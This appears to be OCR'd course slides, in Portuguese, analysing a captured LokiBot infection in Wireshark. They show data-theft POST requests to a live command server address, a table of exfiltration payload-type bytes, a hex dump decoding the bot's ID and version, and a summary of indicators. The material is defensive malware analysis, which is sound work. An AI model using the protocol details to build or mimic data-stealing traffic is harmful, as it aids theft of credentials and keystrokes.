
```
> Content-Length: 2513\r\n
  Connection: close\r\n
  \r\n
  [Full request URI: http://185.141.27.187/danielsden/ver.php]
  [HTTP request 1/1]
v Content-encoded entity body (binary): 2513 bytes [Error: Decompression failed]
  v Data (2513 bytes)
      Data: 1200270000000a0000005858585858313131313101000600…
```



Wireshark · Follow TCP Stream (tcp.stream eq 0) · loki-bot_network_traffic.pcap

```
POST /danielsden/ver.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: 185.141.27.187
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 69A80BA8
Content-Length: 2513
Connection: close

..'...
...XXXXX11111......R.E.M.......R.E.M.W.O.R.K.S.T.A.T.I.O.N.......R.E.M.W.o.r.k.s.t.a.t.i.o.n.p
..................k...........a!....0...B.7.E.1.C.2.C.C.9.8.0.6.6.B.2.5.0.D.D.B.2.1.2.3.....g5cy2.         ....H.l. .
6.h.t8.p8s8:"/paDco.u.n.1,..g..l
he...2my.&n...-@=m.uiH."D.t.=s
&.xD.<.?xml ver.sion="1.t0...c.d..g..UTF-8".?>
<Np...P.defa.ultC.ch.B%.O.NFIGD7R.\]...USE.NAM..@.HO.T...o.utp..h.wn....d..Rat..!.5$.cle.rW.0.qPC.m.n..t...0
.<Pr.ofiFs./I....$..Ll      ...st..dmlB..y.9.F..Z..a3XqS8et.qs4.9...am.}Us..P..v.....Q1.
 .3.L}.....c.vvp{r..>0/7.1f{wj860.8.h.g..r7..Ex.F?T.IWP.C6..b0..d..B....o.%..|hPp:q/
uiH...z..-.a.j.ctP..g...h.......X.d...No{R......w.M..E..F...ply.fvrLb.$kIw.T...AZH2..=o{..D.bu...P.l.t9.L.7wn.s..
9..fzsr..$Q...abl."V.AMl.|>tr..|.H..../U.R.$...O.u2$.;5..AEy.j5.=ER.X,>pM5y.F....D2L1 *b....
10>:..C;)2:...Mr.x..Ief&cn_.V..w...>L.\d.7.,PV...m.....(p#$.0Lk.b.wTv.f...iiz..(.2)..419.30.H.A.D*+Htv6)14G\...K<.p-
.i....m.~d...=%..x..t...?4.h..8h.3.u.t>3.p../w>.d7.L.Y.T^qNu.D/...>..y7FHE.S<.O8.t...._.:d.`.]t.#.1.H..
5..V.I.r.......e.5.66..a."...nfoh.R>..1tC.L.A.T;.6rx....>...c....>..)s9t;Nu,b..ofiTl\.,...As...B"..y8...Au.
{.<....|.wpEb...c.f..H.c.on.
op....Adhtml.....m.).......jjav..
s..8lu.m4...k.d5...o.s..g. tc..s..^>..o.y.q\...ss8...q.        vg.\...K(x..b.....A.rcO..n.....h..B=.d>.+...?Th..Vo]pyQ.
([.l/.....:...C....~KS\....jh5W....ur...'.w.l.a{..S0?..pO=.Upd..... .3..2.I...-a..7....+.+..5^iJ<.|.2013-.L.7z
.:......'N.vV.....=..FBBIa:.vHD...i...*^..d._..n....)..3cX..Gc.R.-1.A..3:?..o.......um...GZ.R.vE..3.7)..GO.s..W...gs.
[.T..L.)c(.5w.R.*.t.}.LPP..u.Jy._0.6xSw.p.i:;..3.di....xy)\nv..B|8...:..Qu...`'c.;.f.l..^XH@w.col..n...dth..80.6....
J5.\.".f....Q.2J...        ...d./Lb.75.N...PdW........U8.^%9_%.294....O.1..}... .r.O.}..97.-13........2....G.
$.L.d.".}.<t.A.\...F...0gDo..L...B.Z..6.....9X..'D.....W).q.|../ys...d>..8GI.h.e^.qu..m..(z.c.3!B..C.......>N.f...|
il.?;..5..].2..ldx..~.M.,.g         {Ov/...i.,.."...&ppMn;.0......lK.....j.d~..^.+..2..M...BF...dt....P,1.2.3.`..HS.
4.5Y.......wbdr...uF.V.4.S>..... Ck.:..t.M.<%;#.....7o.j=VR_'.Ldo&ubr....a.Nu....<.M}...".o...y/[..:ch=..?
9.4.j8.4.;8..dXI.X....Y.o.Z>jT..ijS...E.EI.R.l.....mv.4A.2.o..p.WIJ...k[.4".2k......fO.{tSI9..K...t_.
{.^.dXyb...i....a..[...C..0ds..J...n%....8o.lz.lI.B~...._VM.. vK.V.;...vKPA.x.uOp.....t~.R..N8:)..         >...f.   C:
\T
.r..REMGAp.c...moZi.U.[.ZYK..s.).T....m..:.R...B....HoI.E...,P..>2-..
..D_.`..>-C:
6%ZT..$.Q.....P?t.!.
#B...z.6.Ofde.tLF....~     |M'C>PODE_..FAULT.j../..Bx9.uw..$.(LYCu.$..k...H%Esj!..k.Cz../.By2|Z.B.h9.O.$/.V.&.....m.0.
```


Ataques: Malwares (Loki-bot)



No.	Time	Source	Destination	Protocol	Length	User-Agent
13	10.092171	172.16.0.130	185.141.27.187	HTTP	2567	Mozilla/4.08 (Charon; Inferno)
27	11.267936	172.16.0.130	185.141.27.187	HTTP	257	Mozilla/4.08 (Charon; Inferno)
43	12.318222	172.16.0.130	185.141.27.187	HTTP	230	Mozilla/4.08 (Charon; Inferno)
60	47.367900	172.16.0.130	185.141.27.187	HTTP	503	Mozilla/4.08 (Charon; Inferno)

```
  > Content-Length: 176\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://185.141.27.187/danielsden/ver.php]
    [HTTP request 1/1]
  v Content-encoded entity body (binary): 176 bytes [Error: Decompression failed]
    v Data (176 bytes)
        Data: 1200280000000a0000005858585858313131313101000600…
      v Text: \022
        v [Expert Info (Warning/Undecoded): Trailing stray characters]
            [Trailing stray characters]
            [Severity level: Warning]
            [Group: Undecoded]
        [Length: 176]
```


Ataques: Malwares (Loki-bot)



No.	Time	Source	Destination	Protocol	Length	User-Agent	Full re
13	10.092171	172.16.0.130	185.141.27.187	HTTP	2567	Mozilla/4.08 (Charon; Inferno)	http
27	11.267936	172.16.0.130	185.141.27.187	HTTP	257	Mozilla/4.08 (Charon; Inferno)	http
43	12.318222	172.16.0.130	185.141.27.187	HTTP	230	Mozilla/4.08 (Charon; Inferno)	http
60	47.367900	172.16.0.130	185.141.27.187	HTTP	503	Mozilla/4.08 (Charon; Inferno)	http

```
  > Content-Length: 449\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://185.141.27.187/danielsden/ver.php]
    [HTTP request 1/1]
  v Content-encoded entity body (binary): 449 bytes [Error: Decompression failed]
     v Data (449 bytes)
          Data: 12002b000100000000000000e00300000100300000004200…
        v Text: \022
           v [Expert Info (Warning/Undecoded): Trailing stray characters]
                [Trailing stray characters]
                [Severity level: Warning]
                [Group: Undecoded]
          [Length: 449]
```


Ataques: Malwares (Loki-bot)



BYTE	PAYLOAD TYPE
0x26	Stolen Cryptocurrency Wallet
0x27	Stolen Application Data
0x28	Get C2 Commands from C2 Server
0x29	Stolen File
0x2A	POS (Point of Sale?)
0x2B	Keylogger Data
0x2C	Screenshot

Fonte: https://r3mrum.wordpress.com/2017/07/13/loki-bot-inside-out/

Ataques: Malwares (Loki-bot)



No.	Time	Source	Destination	Protocol	Length	User-Agent	Full re
13	10.092171	172.16.0.130	185.141.27.187	HTTP	2567	Mozilla/4.08 (Charon; Inferno)	http
27	11.267936	172.16.0.130	185.141.27.187	HTTP	257	Mozilla/4.08 (Charon; Inferno)	http
43	12.318222	172.16.0.130	185.141.27.187	HTTP	230	Mozilla/4.08 (Charon; Inferno)	http
60	47.367900	172.16.0.130	185.141.27.187	HTTP	503	Mozilla/4.08 (Charon; Inferno)	http


```
  > Content-Length: 449\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://185.141.27.187/danielsden/ver.php]
    [HTTP request 1/1]
  v Content-encoded entity body (binary): 449 bytes [Error: Decompression failed]
      v Data (449 bytes)
          Data: 12002b000100000000000000e003000001003000000004200…
        v Text: \022
            v [Expert Info (Warning/Undecoded): Trailing stray characters]
                  [Trailing stray characters]
                  [Severity level: Warning]
                  [Group: Undecoded]
          [Length: 449]
```

Ataques: Malwares (Loki-bot)

- Agora é possível saber algumas informações sobre o malware

- **O sistema infectado:** 172.16.0.130
- **O servidor de comando e controle**: 185.141.27.187
- **Malware usado:** LokiBot
- **Detecção de malware**: User-Agent, método HTTP (POST)
- **Atividades de malware:** Exfiltração de dados do aplicativo e keylogger

Ataques: Malwares (Loki-bot)



```
Data: 120027000000a0000005858585858313131313101000600…
[Length:
```

```
00f0  73 65 0d 0a 0d 0a 12 00  27 00 00 00 0a 00 00 00   se······ '·······
0100  58 58 58 58 58 31 31 31  31 31 01 00 06 00 00 00   XXXXX111 11······
0110  52 00 45 00 4d 00 01 00  1c 00 00 00 52 00 45 00   R·E·M··· ····R·E·
0120  4d 00 57 00 4f 00 52 00  4b 00 53 00 54 00 41 00   M·W·O·R· K·S·T·A·
0130  54 00 49 00 4f 00 4e 00  01 00 1c 00 00 00 52 00   T·I·O·N· ······R·
0140  45 00 4d 00 57 00 6f 00  72 00 6b 00 73 00 74 00   E·M·W·o· r·k·s·t·
0150  61 00 74 00 69 00 6f 00  6e 00 70 00 00 00 a0 05   a·t·i·o· n·p·····
0160  00 00 01 00 01 00 00 00  06 00 03 00 01 00 6b 00   ········ ······k·
0170  00 00 0             00   0                      0   ········ ··a!····
```

Binary ID: XXXXX11111

Exfiltrate Data: 27

Wide: 0 Length:10

LokiBot Version - 1.8

Wide: 1 Length: 6

